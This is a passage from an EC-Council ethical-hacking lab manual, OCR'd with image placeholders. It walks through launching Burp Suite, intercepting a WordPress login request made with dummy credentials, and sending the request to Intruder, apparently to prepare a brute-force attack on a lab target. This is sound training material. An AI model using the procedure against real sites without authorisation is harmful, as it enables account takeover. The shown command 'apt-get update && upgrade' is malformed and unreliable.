


Figure 2.1.6: Launch Burp Suite

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. A security pop-up appears, type **toor** as a password and click **OK**.
16. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.
17. In the next **Burp Suite Community Edition** notification, click **OK**.

Note: Burp Suite version might differ in your lab environment.




Figure 2.1.7: Burp Suite Community Edition notification

18. In the **Terms and Conditions** wizard, click the **I Accept** button.
19. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

Note: If an update window appears, click **Close**.




Figure 2.1.8: Create burp suite project

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

Note: If a **Burp Suite is out of date** pop-up appears, click **OK**. Otherwise, update and upgrade the system by issuing the command **apt-get update && upgrade**.




Figure 2.1.9: Burp suite configuration

21. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




Figure 2.1.10: Burp Suite main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.




Figure 2.1.11: Check intercept is on

23. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

Note: You can enter the credentials of your choice here.




Figure 2.1.12: Enter random credentials

24. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Note: Observe that Burp Suite intercepted the entered login credentials.

